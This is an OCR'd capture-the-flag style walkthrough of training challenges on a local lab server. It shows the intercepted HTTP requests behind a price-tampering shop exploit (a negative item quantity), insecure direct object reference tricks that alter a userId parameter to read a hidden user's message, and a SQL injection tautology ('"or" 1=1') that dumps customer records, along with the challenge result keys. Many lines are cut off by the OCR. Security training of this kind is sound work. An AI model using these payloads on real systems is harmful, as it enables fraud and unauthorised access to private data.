Super Meme Shopping

Use this shop to buy whatever old memes you like!

| Picture | Cost | Quantity |
|---|---|---|
| | $45 | 0 |
| | $15 | 0 |
| | $3000 | 0 |
| | $30 | 0 |

Please select how many items you would like to buy and click submit



If you can buy trolls for free you'll receive the key for this level!

Super Meme Shopping


Use this shop to buy whatever old memes you like!

| Picture | Cost | Quantity |
|---|---|---|
| | $45 | 11 |
| | $15 | 23 |
| | $3000 | 34 |
| | $30 | 67 |

Please select how many items you would like to buy and click

Loading...

```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2ale2edc3aa6
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/2
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/challenges/ca0e89caf3c50dbf9239a
Content-Length: 61
Cookie: JSESSIONID=709A98DF350CCDEE0482F315A664FCE0; token=-2668
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

megustaAmount=67&trollAmount=-100&rageAmount=11&notBadAmount=23
```



Request to https://192.168.56.101:443

| Picture | Cost | Quantity |
|---|---|---|
| | $45 | 1 |
| | $15 | 1 |
| | $3000 | 1 |
| | $30 | 1 |

Please select how many items you would like to buy and click

Place Order

Order Complete

Your order has been made and has been sent to our magic sh

delivered via brain wave sniffing techniques.


Your order comes to a total of $-1455

Trolls were free, Well Done -

RI2zZHITAniigu0Av8tF8LXyGL613lVnW5QkRx6hl

```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.0) Gecko/2010010
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.56.101/challenges/ca0e89caf3c50dbf9239a0b3c6f
Cookie: JSESSIONID=709A98DF350CCDEE0482F315A664FCE0; token=-266896107
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
If-None-Match: W/"536-1445535796000"
```

## Insecure Direct Object Reference Challenge 1


other
educational
Practise
ult Key Here...
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequence
Intercept HTTP history WebSockets history Options
Request to https://192.168.56.101:443
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex


ıre Direct Object References Challenge (

‹ey for this challenge is stored in the private message for a user that is not

Paul Bourke
Will Bailey
Orla Cleary
Ronan Fitzpatrick

Loading...

```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:44.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/challenges/o9a450a64cc
Content-Length: 11
Cookie: JSESSIONID=709A98DF350CCDEE0482F315A664FCE0; t
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userId=null
```


other
educational
Practise
sult Key Here...
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://192.168.56.101:443
Forward
Drop
Intercept is on
Raw Params Headers Hex


ure Direct Object References Challenge (

key for this challenge is stored in the private message for a user that is not

Will Bailey
Orla Cleary
Ronan Fitzpatrick
Pat McKenana

Loading...

```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64;
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/challenges/o9a4
Content-Length: 14
Cookie: JSESSIONID=709A98DF350CCDEE0482F315A664
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userId%5B%5D=7
```




Ronan Fitzpatrick's Message

I have retired


```
<select id="userId" multiple="" style="width: 300px;">
  <option value="1">Paul Bourke</option>
  <option value="3">Will Bailey</option>
  <option value="5">Orla Cleary</option>
  <option value="7">Ronan Fitzpatrick</option>
  <option value="9">Pat McKenana</option>
</select>
<table>
  <tbody>
    <tr></tr>
    <tr>
```

```
element {
}
body, th, td, input, textarea, sel
option, p, div {
    font-family: "Helvetica Neue",
"Lucida Grande", sans-serif;
    word-break: break-all;
}
Inherited from body
```



for this challenge is stored in the private message for a user that is not

```
POST /challenges/o9a450a64cc2a196f55878e2bd9
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlenco
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/challenges/c
Content-Length: 14
Cookie: JSESSIONID=709A98DF350CCDEE0482F315A
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

userId%5B%5D=11
```



Insecure Direct Object References Challenge One


The result key for this challenge is stored in the private message for a user that is not listed below...

Will Bailey
Orla Cleary
Ronan Fitzpatrick
Pat McKenana

Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

### SQL Injection 1



SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.

Challenge Hint

This is the query you are injecting code into! Take special note of characters that start and stop the context of a String.


--

```
SELECT * FROM customers WHERE customerId =""or" ";
```

Please enter the Customer Id of the user that you want to look up

"or"

There were no results found in your search



## Challenge Hint

This is the query you are injecting code into! Take special note of characters that start and stop the context of a String. ..


```
SELECT * FROM customers WHERE customerId =""or" 1=1";
```

Please enter the Customer Id of the user that you want to look up

"or" 1=1

## Search Results

| Name | Address | Comment |
|---|---|---|
| John Fits | crazycat@example.com | null |
| Rubix Man | manycolours@cube.com | null |
| Rita Hanolan | thenightbefore@example.com | null |
| Paul O Brien | sixshooter@deaf.com | Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f |



Submit Result Key Here...

## Solution Submission Success

SQL Injection 1 completed! Congratulations.